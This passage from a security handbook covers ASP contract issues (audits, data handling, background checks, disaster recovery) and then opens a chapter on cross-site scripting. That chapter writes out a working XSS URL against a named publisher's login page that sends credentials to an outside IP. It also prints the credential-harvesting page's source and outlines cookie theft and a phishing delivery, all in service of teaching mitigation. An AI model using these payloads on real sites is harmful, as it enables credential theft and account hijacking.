ASPs resist right-to-audit clauses for a number of reasons. The first is the fact that the resource requirements for a full client audit can be considerable. Assuming the client is effective at establishing the scope of the audit and communicating that scope (and its documentation requirements) to the ASP before the on-site visit, the preparation of the documentation can take a considerable amount of time.[11] This is particularly true if the information being given to the client must be redacted in any way for client security or privacy concerns. In addition, the person-hours required by the ASP's subject-matter experts before and during the on-site visit can be considerable as well, depending on the scope and depth of the audit. All this can add up to a considerable expense for the ASP for each audit, assuming that they are footing the bill for the engagement. Some clients will offer (or be contractually obligated) to pay for any ASP expenses incurred during the audit, but this must be anticipated and negotiated in the contract.

Another issue that leads ASPs to resist client-led audits is that they may already have undergone extensive audits from several entities. As previously discussed, an annual SAS 70 Type II audit is provided by most service providers, as are numerous internal and external audits performed by the business itself. If the ASP deals in any regulated industry, or participates in government contracts, there will be government agencies that examine and audit the ASP on a regular basis. Likewise, if the ASP is responsible for handling business that must abide by industry standards (such as the credit card payment industry's PCI security standards) there will be audits involved in those as well. All these audits take time and resources from the ASP. Adding additional time and resource requirements for multiple client-led audits may be seen by the ASP as an undue burden.

Finally, there is the concern over sensitive information disclosure that has been previously addressed. By definition, the right to audit an ASP gives the auditing party access to any and all information in the possession of the ASP that can be used to establish or discredit the credibility of the ASP's service claims or its ability to service the client in a professional manner. This may include sensitive information about other clients, private information about the ASP's employees, or information that can be used to compromise the security or operations of the ASP should the information fall into malicious hands.

In the final analysis, there is merit to both sides of the discussion concerning the client's right to audit the ASP. Clients will continue to press for its inclusion in contracts. Additionally, in these days of continuing and increasing regulatory scrutiny of companies' security and that of their suppliers, clients will only become more diligent in pressing for such a right. As is the case with sensitive information

[11] Additionally, experience has shown that complete and accurate scoping is rare, and "scope creep" during an audit engagement is a common reality.

disclosure, ASP's, for as much as they may resist, are slowly but consistently reevaluating their position with respect to acceding to clients demands in this area. Disclosure of once-taboo information such as audit reports, security testing results, and incident history is becoming more and more commonplace in audit discussions between ASPs and clients. Although there may never be full transparency in such discussions, ASPs, in their attempt to satisfy their clients' needs and requirements, are stepping up to their responsibility to better inform their clients of the ASP's inner workings.

Additional Contractual Areas

Having covered most of the more important (and contentious) topics already, there are still some areas that should be considered by both clients and service providers when negotiating service contracts.

Information Management

The ASP will be managing, storing, and processing a large amount of information on behalf of the client. For that reason, it is important that both the client and the ASP understand how that information will be managed while it is in the ASP's possession. For example, many organizations have an information classification process that is used to identify varying levels of sensitivity with respect to information and systems. The ASP will most likely have one as well, and its existence should be verified and reviewed by the client. However, beyond the existence of such a policy, the client should also understand how its information will be classified by the ASP and what protection mechanisms will result from that classification. It is unlikely that the two schemes will match completely, but the client should understand and feel comfortable with the classification(s) the ASP has assigned to the client's information.

The client should also understand how its information will be used by the ASP. Although the client always maintains ultimate ownership of the information, does the ASP have the ability to use it in other ways? For example, can the ASP aggregate the client's information for use in operational research, statistical analysis, or to develop additional product offerings? If so, what are the restrictions regarding such use? Can the ASP release the information it manages for the client to other affiliated organizations or divisions of the ASP's business, a practice known as "secondary use?" Although regulatory requirements may restrict or prohibit the secondary use of certain types of information (most notably Personally Identifiable Information[12]), it is highly likely that most of the information managed by an ASP as part of its service offering does not fall within these narrow classifications. Unless specifically prohibited, an ASP may assume it is able to use this information for its own internal purposes or resale to external organizations. The client should specify the restrictions the ASP needs to observe when it comes to secondary use and release of information it manages on behalf of its clients.

With respect to computer system maintenance, how is the information managed when the system needs repair or is decommissioned? Is information purged from the files and media on which it resided? Are the disks erased and degaussed? Is the data encrypted so it can't be recovered? Are the ASP's disposal vendors trained and qualified to handle and properly destroy sensitive information? The client needs to understand the ASP's procedures for data and asset destruction. If there are any specific requirements (such as disk and tape degaussing or shredding of paper files) these need to be explicitly discussed and included in the contract. Because of the uniformity principle, the ASP's information destruction processes might not fit the needs of a particular client. It is the client's responsibility to inform the ASP of those needs. All these questions should be discussed and the answers agreed upon before the contract is signed and data changes hands.

Once the contract with the ASP has concluded, if the client's information is co-resident on a system with other ASP clients is the client's information erased and overwritten so that it can not be recovered?

[12]Also known as PII, a common nomenclature for information about private individuals which includes (but is not limited to) Social Security numbers, bank account information, and health care information. PII is also referred to by some legislation as Non-Public Personal Information (NPPI).

Are paper files returned to the client (if appropriate) or destroyed when they are no longer needed? Finally, what certification must the ASP produce to document the information's destruction? Any requirements the client may have in this area should be specified in the ASP contract.

Training and Awareness

The client should know how the ASP handles ongoing security training, education, and awareness of its staff. The client should be satisfied that the ASP keeps its employees up-to-date with information about security issues and protection of client information. This includes specific and in-depth training for its security staff as well as continuous general awareness for its entire employee population. There is little wiggle room for ASPs in this area; if it does not commit to maintaining a continuous awareness program for its employees that may be a serous negative indicator for the client. The *degree* that the client feels that the awareness and training program is effective may be subject to interpretation, but a total lack of a program should be a warning indicator. If there are specific requirements for education and training that the client needs the ASP to follow these should be stipulated up front and included as part of the contract. Likewise, if there are any client-specific policies, procedures, or requirements that any of the ASP's staff needs to be aware of, these should also be stipulated in the contact and the ASP should incorporate these into its training program as appropriate.

Employee and Contractor Background Checks

The protection of the client's critical and sensitive information is a crucial element of the ASP's service, and it is the ASP's employees that will bear the burden of responsibility for this task. The client needs to be assured that the ASP has taken appropriate steps to ensure that its employees are trustworthy. The most common method of providing this assurance comes from performing background checks on any employee that comes in contact with client information or the systems on which that information will be stored or processed. If the ASP is managing applications for government or military use, those employees may also be required to have a certain government clearance level based on the information to which the employee will have access.

Background checks come in many forms, but the two most common are criminal histories and financial/credit checks. Criminal background checks seek to determine if the employee has a conviction or other criminal history that would cast doubt as to their trustworthiness. Typical criminal checks review the history of the state where the employee currently resides and any other states where the employee may have previously lived. A check of federal criminal records may also be performed. Financial and credit checks seek to determine if the employee has a stable financial history. Employees who have heavy debt loads or a history of financial trouble may be tempted to steal valuable company and client information for sale to competitors and information thieves.

The scope and legal boundaries of both criminal and financial background checks is subject to a number of laws which may vary from state to state. An ASP that is looking to establish background checks for its employees is advised to consult with its Legal and Human Resources representatives before proceeding. An ASP client that is seeking to assure that its ASP performs background checks should be aware of the legal jurisdictions under which the ASP operates and the limitations on background checks that jurisdiction imposes.

A potential ASP client should inquire whether or not the ASP performs any background checks on its employees prior to their hire. The procedures for performing such checks should be reviewed with the ASP to determine if the methods used are acceptable. For example, does the company perform them itself or does it hire an outside firm? How are questionable results investigated and resolved? For example, credit reports are often incorrect or outdated. Does the company take the results of such reports at face value or does it follow up with the employee to address any concerns? Because personal situations are often subject to change, are the checks performed only upon initial hire or are they performed at regular

intervals. The client's expectations as to the type and extent of background checking the ASP performs should be part of the contract negotiations.

If the client has a right to audit the ASP, or at least perform a compliance review, the client may wish to see evidence that the background checks are performed and managed in a consistent manner. They may ask to see evidence of such background checks as proof of compliance. Because the information contained in such reports is sensitive and confidential, the ASP may not be able to provide the raw reports to the client, because doing so may breach the confidentiality and privacy of the employee. In this case, the ASP may be able to provide summary reports on the checks performed in order to satisfy the client's requirements. If the client insists on seeing actual artifacts from completed background checks, the ASP must first determine if it has the legal ability (or requirement) to provide such information to the client. If so, it must be very careful to remove or redact any information in such reports that contains personally identifiable or confidential employee information.

The use of background checks may also be problematic in some circumstances. Although background checks are common in the United States, they are less so in other parts of the world. In addition, local country labor laws may prohibit the collection of employee background information or its distribution outside the company or to foreign entities. If the use and verification of such checks is an important consideration in the selection of an ASP, the potential client must carefully weigh the implications of such restrictions in its due diligence efforts.

Subcontracting of Services

In today's business world outsourcing is a fact of life. In fact, the business and financial advantages of outsourcing are what lead many companies to seek the services of an ASP in the first place. Application service providers are not immune to this phenomenon, and an ASP may choose to outsource part of its development or operations to other companies. In an ironic twist, the ASP then becomes the client to the outsourcer and must wrestle with many of the same considerations that its clients must undergo when evaluating the ASP itself. Of prime consideration to the client, however, is the extent to which the ASP controls and manages the security of its outsourcers and other subcontract suppliers. From a client perspective this is almost a non-issue. The client is contracting for a service with the ASP, and no matter how the ASP chooses to fulfill that contract, the security responsibilities are the same both for the ASP and its subcontractors. The ASP must then work with its subcontractors to ensure that its standards for security, privacy, and regulatory compliance are met by the subcontractor, much as the client is insisting on such compliance from the ASP. This gets more complicated if the ASP must manage differing requirements for different clients, but it is the ASP's responsibility to ensure that all applicable policies, standards, and regulations (no matter how complex) are met by its subcontractors. Clients should take care to include requirements that the ASP is responsible for ensuring and verifying the security of its subcontractors.

Business Continuity and Disaster Recovery

The client is contracting with the ASP for a service that, most likely, is critical to the business success or long-term viability of the client. For that reason, continuity and availability of the service will probably be a prime consideration for the client when selecting a service provider. The ASP must have robust business continuity and disaster recovery plans and test those plans on a regular basis.[13] The ASP should be testing their plans at least once annually, and many of the larger firms test all (or portions) of their plans more frequently.

The potential client should ask to review the ASP's disaster recovery plans to ensure that the ASP's specifications meet the client's requirements. For example, what is the recovery time objective for the

[13]The specifics for creating and managing business continuity and disaster recovery plans are beyond the scope of this chapter, but are covered in great depth in other chapters and editions of this text.

application? If the client can not operate without a particular application for more than four hours, yet the ASP's recovery time objective is twelve hours, this could put the client in serious financial or legal jeopardy. What is the client's availability objective for the service? The ASP may offer "five nines" of service availability[14] but the cost to the client might be lower if it is willing to accept larger downtime windows or potentially higher service unavailability. The client needs to understand its own availability needs and work with the ASP to ensure that those needs are met. Finally, what is the relocation plan for recovery in the case that an ASP's site is no longer physically available? Does the ASP have an alternate processing site (or multiple sites)? What is the outage window while the ASP moves its personnel, facilities, and information to a new location? If the new location is further away from the client than the old location, how does that affect the client? Will there be additional costs for longer data circuits or increased tape shipping charges? The client should request and understand all this information before signing a contract, and work with the ASP to ensure that the ASP's plans encompass all these factors and that an actual disaster, although certainly bringing some inconvenience and hardship to all involved, does not unduly burden the client operationally or financially while the ASP is in recovery mode.

Because disaster recovery processes involve activities from the client as well as the ASP, the client should determine if it can participate in (or at least observe) the ASP's recovery exercises. This participation benefits the client in several ways. First, it provides the client with information on how the ASP handles a disaster and whether its process for managing through a disaster are adequate for the client's needs. Second, it familiarizes the client with the ASP's process so that it can participate, react, and interact with the ASP much better in the event of a real disaster. Finally, it allows the client to observe how the ASP manages unplanned events during a recovery exercise. It is most often the case that a disaster recovery exercise will not go completely according to plan. In fact, a very small percentage of disaster recovery exercises are actually completed with total success. The ASP will need to manage these unplanned events as it works through the exercise. The fact that unplanned events crop up during an exercise should not be an immediate concern to the client; after all, a real disaster will most likely be an unplanned event in itself. What the client should be observing, however, is how the ASP manages those problems. Does it have a management decision-making structure that allows it to react and respond quickly and effectively? Does it have the technical expertise to diagnose and work around problems that arise? Is it able to work through the issues that arise and complete its recovery objectives? The client should be observing how events are unfolding as much as what is actually happening.

The contract between the client and the ASP should specify if disaster recovery and business continuity plans should exist (they should), whether the client has the right to inspect those plans (they should), and whether the client has either an obligation or a right to participate in any exercises (they might, depending on the type of service and the relationship between the ASP and the client).

Summary and Conclusion

The decision to outsource part of the business to an ASP is both important and difficult for most organizations. It involves giving up some control and flexibility that managing in-house systems brings. On the other hand, it also relieves the organization of the burdens of development, support, and maintenance of in-house applications. As it is with the greater trend toward more outsourcing, insourcing, off-shoring, near-shoring, and other forms of alternative system and application development, the use of ASPs is sure to increase over time. It is for this reason that smart organizations, and the security professionals in those organizations, strive to understand the security implications of utilizing ASPs to store, process, and transmit a company's sensitive and private information.

This chapter has discussed many of the more prevalent topics that must be considered (by both clients and ASPs) when beginning an ASP relationship. However, as with outsourcing itself, each ASP and relationship is different. It is influenced by the client company's needs, the size and breadth of the ASP,

[14]"Five nines" availability refers to 99.999% system availability, or approximately 5.25 min of downtime per year.

the type of service that the client organization needs, and the nature of the information that will be shared by the two organizations. For that reason, there can be no definitive text that can cover every aspect of the relationship and prepare the security professional for all that is to come.

However, there are some basic tenets that have been discussed in this chapter that can be used as a general guide when evaluating an ASP. These tenets are applicable whether the security professional is representing the ASP or the client, and following them will help ensure a productive and secure relationship:

1. Understand the client company's business goals for using an ASP and ensure those goals are not compromised by the security of the application or the ASP.
2. Understand the client company's security needs including its policies, standards, regulatory requirements, and risk tolerance.
3. Understand the ASP's security model including its architecture, policies, standards, and procedures.
4. Analyze the gaps between the client's security requirements and the ASP's security position. Work to ensure that the gaps are addressed to both side's satisfaction.
5. Clearly define the roles and responsibilities each side has with respect to security operation, process, and incident response.
6. Define and follow clear chains of communication for both normal business communications and incident response communications.
7. Define how the ASP is to verify the effectiveness of its security program with its clients. Understand what will be shared and how it is to be managed.

Only after completely understanding the security environment of the ASP, and matching them against the security needs of the client, can the client make an educated judgment on whether the ASP's security is acceptable. If it is, an effective agreement and a strong, long-lasting relationship is achievable. If it is deemed unacceptable to the client, an alternative service provider may be the best course of action for the client to take.

In all situations, knowledge, communication, understanding, and patience will serve both the ASP and its potential clients well.

Cross-Site Scripting (XSS)

Jonathan S. Held

Poor Programming and Tool Dependence

The development of feature-rich, commercial Web sites continues today, largely unabated. Over the past several years, the Web authoring process has been made extraordinarily simple through the maturation of underlying Web-centric technologies and the utilization of robust and complex development tools. The number of Web-related development tools has exponentially increased over the past several years, and they continue to increase at an astounding pace. With many of these tools becoming more capable every year at relatively little or no cost, developers have been reluctant to forsake them, in large part because they have become extremely dependent on them.

Companies, in turn, have made matters worse by advocating the use of a specific set of tools as part of their "common development environment." Over the long term, this strategy may allow companies to reduce their costs by allowing them to maintain or pull from a set of similarly skilled workers using a finite set of tools, and it may even contribute to shortened product cycles, but it brings with it the disadvantage of misplaced emphasis in the development process. Rather than looking at the programmer's coding abilities, emphasis is misdirected toward how familiar the programmer is with a particular tool.

Unfortunately, tools end up being liabilities as often as programmers — not because the tools are flawed, but because programmers have become too steadfast in their ways to recognize that while a tool may make their job easier, it by no means can solve all their problems and may even introduce new ones. Most notably, many of the tools are conducive to producing large volumes of code, much of which may be unnecessary and most of which goes completely unchecked before it is placed into production. Despite the fact that many Web authoring tools contain a multitude of features, they have done little to stem the tide of Web-related security vulnerabilities. Most of these vulnerabilities are introduced in one of two ways: either through (1) Structured Query Language (SQL) faults that allow the injection of arbitrary SQL commands; or through (2) Cross-Site Scripting (XSS)[1] attacks, which can manifest themselves in a variety of ways. Both of these vulnerabilities are well known and documented, but neither, particularly the latter, receives its due attention.

This chapter pays particular attention to XSS attacks. The fact that XSS is as common as the age-old buffer overflow is not too surprising when one considers that most Web authoring applications in use today make absolutely no provision for performing any type of source code analysis. With the causative factors of both SQL injection and XSS attacks well known, the effort to add utilities that perform adequate code analysis is not too terribly difficult. The purpose of such analyses would be to yield potential security-related issues well before code is put into production. This goal, however, remains elusive — not so much due to technical challenges, but rather because of liability concerns. Consequently, the burden to ensure that code is secure falls squarely into the hands of the programmer (or tester). The sections that follow




FIGURE 21.1 Disabling Scripting Languages in (a) Internet Explorer 6.0 (a) and (b) Netscape Navigator 7.0

look at the history of XSS, how XSS attacks work (as well as examples), and how, by applying good programming practices, one can easily preclude the likelihood of an XSS attack from ever occurring.

History

While XSS attacks were common prior to 2000, it was not until February 2nd of that year that the Computer Emergency Response Team (CERT), in conjunction with other governmental agencies, published a joint advisory on the vulnerability (CA-2000-02). It was the second advisory of the year, and the report, entitled "Malicious HTML Tags Embedded in Client Web Requests," went into some detail on how a Web site could inadvertently allow adverse behavior to occur by failing to properly validate, or sanitize, user input.

The advisory proposed solutions for both users and Web developers. Unfortunately, most of the user recommendations were poorly worded and contained largely unrealistic expectations. For example, one suggestion was that users should disable script languages. While most popular Web browsers allow you to toggle scripting on and off (as illustrated in Figure 21.1), the fact of the matter is that virtually every Web site relies on some sort of scripting capability. Without client-side scripting enabled, both old and new technologies will break, and Web sites will ultimately fail to function properly. This is a concern not only for the site visitor, but also for the site developer, especially because scripting languages have become such a central part of site development.

Internet Explorer provides more functionality by allowing the user to selectively enable or disable the execution of scripting language. Additionally, a user can configure the browser to prompt whether or not script code should be executed. Netscape Navigator only allows the user to explicitly enable or disable the execution of JavaScript code.

The second solution mentioned in the advisory was no better than the first. CERT recommended that users decrease their risk to XSS by avoiding promiscuous browsing. Their recommendation was that

users should manually type Uniform Resource Locators (URLs) into their browser's address bar, a move that would relegate the hyperlink <A> into complete obsolescence. While there is good reason for doing so (hyperlinks themselves may contain the code necessary to invoke an XSS attack), Web browsing simply becomes too cumbersome a task. At the risk of making the Web browser useless, users would simply choose not to implement either of these recommendations.

Consequently, XSS became a problem with which developers had to contend. Central to solving, or at least mitigating, an XSS attack was an understanding of how unvalidated user input contributed to the problem in the first place. Of all the information that was presented in the CERT advisory, the most useful portion of it was buried in a hyperlink at the end — http://www.cert.org/tech_tips/malicious_code_mitigation.html. The article, entitled "Understanding Malicious Content Mitigation for Web Developers," described a variety of issues associated with unvalidated user input. Moreover, it went into extensive detail on how to preclude XSS attacks by making the following recommendations:

- The character encoding for every Web page should be explicitly set by using the HTTP "charset" parameter.
- Special characters should be explicitly filtered from user input.
- Output elements should be properly encoded.

The article even offered sample filtering code in C++, JavaScript, and PERL. With all of this information publicly available, it is difficult to fathom that XSS would remain a problem — yet it is; and it is more prevalent than one would initially think. Yahoo! Mail, Netscape and AOL Webmail, and eBay Chat Web applications were all identified as having a variety of exposed XSS vulnerabilities in June 2002,[2] well over two years after the initial CERT advisory was published. Microsoft's Hotmail was no exception either; as late as October 2002, two XSS issues were discovered with this free e-mail service that allowed a hacker to potentially hijack a user's session or execute arbitrary code.[3] And in just a cursory exploration of a variety of sites, this author easily found a number of XSS vulnerabilities in Auerbach Publications' corporate Web site and Washington Mutual Bank's online banking application (although we will focus our attention on the former rather than the latter).

XSS is becoming a bigger problem every day because programmers do not quite understand the basics behind it. In the section that follows, a number of rudimentary XSS examples will be presented that demonstrate how to identify a potential XSS vulnerability and how it works. Following these examples, we take a look at the solutions proposed by CERT as well as other alternatives that developers might employ in an effort to preclude XSS attacks.

XSS Examples

XSS vulnerabilities can potentially occur on any page that is dynamically generated. While the source of the problem may not be overtly intuitive to a casual observer, the trained eye knows that the best place to start looking for XSS vulnerabilities is by analyzing the content (source code) of any page, paying particular attention to HTML input tags.

The second place to look (although it is typically where a hacker will look first due to the ease with which an exploit can be discovered) is at the means via which data is transmitted from the client to the server. Dynamically rendered pages typically receive user input through HTML input tags that are designated as type text, textarea, or password. This data is provided through an HTML <*form*> element, the contents of which are submitted to the server in one of two ways: either through a GET request, in which case the data is sent as a combination of name/value pairs appended to the URL (this is commonly referred to as the Querystring portion of the URL); or via a POST, where data is appended as part of the header. Often, one only needs to modify the value of Querystring parameters in order to find an XSS exploit.

Discovering XSS attacks via Querystring parameter manipulation is extremely easy to do, as the following example using Auerbach Publication's eJournals subscriber log-in page (shown in Figure 21.2) demonstrates. Simply navigating to this page via hyperlinks yields a Querystring parameter called *URL*.

FIGURE 21.2 Auerbach Publications' eJournal Subscription Log-In Page

By viewing the source code (*View->Source* in Internet Explorer), one can make the quick determination that this parameter corresponds to the hidden input field of the same name. The HTML code within the page is:

```
<form action="ejournals/authentication/login.asp"
  method="POST">
<input type="hidden" name="URL" value="/">
```

We can test for a XSS vulnerability on this page by simply altering the *URL* value. The easiest test would be to substitute

```
"><script%20language=JavaScript>alert("hello")</script>
```
[4]

for the value of the *URL* parameter. Assuming that the site blindly accepts our input (no filtering whatsoever is performed), the HTML source code will change to the following:

```
<input type="hidden" name="URL" value=""><script
  language=JavaScript> alert("hello") </script>">
```

As with everything else, there is logical reason as to why this particular string of characters was chosen. The first quote (") character in the input was purposely provided to close the value of the hidden *URL* parameter. Similarly, the right bracket (>) completely closes the input tag. With that done, we can insert some arbitrary JavaScript code that we know, with absolute certainty, will be executed by the client. While this example merely pops up a message box that says "hello" (see Figure 21.3), it has proved an invaluable point; we can get the client to run whatever JavaScript code we want it to. A little more in-depth analysis will show that far worse things can happen than what we have just shown.

Suppose, for example, that the following value is substituted for *URL*:




FIGURE 21.3 A XSS Vulnerability in Auerbach Publications' Web Site

```
"><script>document.forms[0].action="http:
  //157.56.25.110/exploit/hack.asp";</script>
```

While the structure of the exploit is essentially identical to the previous one, there is a distinct difference in the JavaScript code found between the <*script*> tags. This code is slightly more advanced, although not particularly any more difficult to understand. Using the DHTML object model, it references the top-level document loaded in the browser. Every HTML document has an associated collection of forms. Through manual inspection of the *login.asp* source code, we know that there is only one <*form*> element on this page and, hence, the forms collection is guaranteed to contain at least one form object. We can get access to that object through code by appropriately indexing into the collection, which is exactly what is done using *forms [0]*.

The form itself is represented as an object, and it has a variety of properties and methods that we can use.[5] The *action* attribute associated with the form is particularly interesting because this attribute tells the browser where the data from the form should be submitted. By changing this value, we can redirect the user to an entirely different page from what was originally intended; and as one might suspect, this is exactly what this code attempts to do.

The JavaScript code programmatically changes the value of the *action* attribute from the relative URL "*ejournals/authentication/login.asp*" to the absolute URL "*http://157.56.25.110/exploit/hack.asp*." If we navigate to this page using the following URL:

```
http://www.auerbach-publications.com/ejournals/
  authentication/login.asp?url="> <script>document.
  forms[0].action%20=%20"http://157.56.25.110/exploit/
  hack.asp";</script>
```

there is nothing readily amiss in the way in which the page is presented to the user (apart from an orphaned ">). All looks relatively normal, and at first glance, there is nothing particularly alarming about the HTML source code:

FIGURE 21.4 Auerbach eJournal Subscriber Log-In Redirects the User to *hack.asp*, a Page that Captures Usernames and Passwords

```
<form action="ejournals/authentication/login.asp"
  method="POST">
<input type="hidden" name="URL" value=""><script>
  document.forms[0].action = "http://157.56.25.110/
  exploit/hack.asp";</script>">
```

One might think that the *action* attribute is set to the appropriate value intended by the Web author; however, this is an erroneous assumption because of the sequence of events that occurs when a Web page is loaded.

As a Web page is loaded, the Document Object Model (DOM) is created. This DOM has representations for all objects found on the page — hyperlinks, images, forms, etc. By the time the script code is reached, the form object has been loaded into the DOM (and is in the memory space of the browser process). The script code changes the *attribute* value of the form object loaded in the DOM (in memory), not the value shown on the page. Consequently, it is not readily apparent that the exploit has succeeded; but if you click on the *Login* button, you will see that this XSS attack does indeed work.

The user is redirected to the *hack.asp* page, a page that is not owned by Auerbach Publications. This page, at least for now, simply echoes the data that was entered by the user (shown in Figure 21.4), but there is not much more work involved to make this a completely transparent exploit. Rather than echo the information back to the user, the hacker could simply take the user-supplied data, save it to a database, and then post that information back to the page that was expecting to process it. In this manner, the user is redirected back to Auerbach and would likely never know that their information was inadvertently disclosed to the hacker (unless, of course, they were using a slow connection or the hacker's server was unavailable or slow to process the data).

The only thing left to do is to find a payload to deliver the exploit. If Auerbach Publications maintained a subscriber mailing list and the hacker was on the list or got a copy of the list, the payload could be a simple e-mail (using a spoofed e-mail account) sent from the hacker to all subscribers asking them to log into their account using the hyperlink provided. That hyperlink would carry the XSS exploit, and every user that followed the link and logged into their account would have subsequently compromised not only their credentials, but also whatever sensitive, profile-related information is either displayed or can be updated on the Web site.

It is also worth mentioning that the hacker could just as easily steal sensitive, session-based cookie information by merely capturing that data using the JavaScript code *document.cookie*. One scenario that is especially troublesome occurs when Web applications use session-based cookies as a storage mechanism for

TABLE 21.1 Hack.asp Source Code

```
<h1>Thanks for the data!</h1>
<h3>Your username: <font color="#FF0000"><b><%=
  Request("uid")%></b></font></h3>
<h3>Your password: <font color="#FF0000"><b><%=
  Request("pwd")%></b></font></h3>
```

authorization. If, for example, a user has successfully authenticated and is logged in to a site, and that Web application writes the authorization information to a session-based cookie, a hacker could capture that information and then potentially hijack that user's session (Table 21.1). While this attack is certainly more complicated than others, it is not beyond the reach of the experienced hacker.

Mitigation Techniques

The XSS examples shown herein demonstrate how easy it is to find out if this particular class of vulnerability exists on a Web site. While exploiting the vulnerability in all its glory may require substantial work on the part of the hacker (such as writing an application that bulk-mails the exploit), the potential severity of even the most seemingly minor XSS vulnerability cannot be overemphasized. XSS, if unchecked, can easily result in the compromise of user accounts (via cookie stealing and session hijacking); it can inadvertently expose other site users to the exploit (e.g., the exploit could be posted in a public area of the site, such as a discussion board or guestbook application); or it can have any other number of undesirable effects.

To preclude XSS attacks from occurring, Web developers should abide by the following guidelines.

Use Static Pages Whenever Possible

While static pages are largely uninteresting and will not likely draw crowds to your site, they are not susceptible to XSS attacks. Pages that rarely change in terms of content should be created as static HTML pages.

Sanitize User Input

Sanitization is a three-part process. In the first part of the process, potentially problematic characters should be rejected (not replaced). You should inform the user that the input they provided was invalid because it contained prohibited character(s). Moreover, you should enumerate the list of prohibited characters so the user is not kept guessing as to what it was in their input that caused the error. Characters that you should check for and prohibit include:[6]

- <introduces a tag
- >closes a tag
- &denotes a character entity
- %used in URL encoding (e.g., %20); used in SQL queries

Additional characters that you may want to preclude include:

- 'potentially causes SQL injection vulnerabilities if the character is not properly escaped; can also be used to mark the end of an attribute value
- "marks the end of an attribute value
- ;used in code

The second part of sanitization is to ensure that user input is properly encoded (see Table 21.2). If you have a reason to permit use of the % symbol in user input, but you want to prohibit the < tag, then failure to encode user input does not preclude the possibility that a hacker can still use that character. In lieu of explicitly entering it, the character entity reference < (which is URL encoded as %26lt%3B) can be used.

TABLE 21.2 URL Encoding of Common Characters

Character	URL Encoding
Dollar ($)	%24
Ampersand (&)	%26
Plus (+)	%2B
Comma (,)	%2C
Forward slash (/)	%2F
Colon (:)	%3A
Semi-colon (;)	%3B
Equals (=)	%3D
Question mark (?)	%3F
At symbol (@)	%40
Space	%20
Quotation marks	%22
Less Than symbol (<)	%3C
Greater Than symbol (>)	%3E
Pound character (#)	%23
Percent character (%)	%25




FIGURE 21.5 Failure to Encode User Input before Processing It Can Still Permit the Use of Prohibited Characters

Figure 21.5 shows a Querystring containing URL-encoded character input for both the *uid* and *pwd* parameters. The output that is reflected on the page is certainly not what is expected — the username value is the dollar symbol, and the password appears as a greater and less than symbol by using the special character entity references < and >, which, when URL-encoded, are represented as %26lt%3B and %26gt%3B, respectively. A complete list of character entity references can be found in Table 21.3.

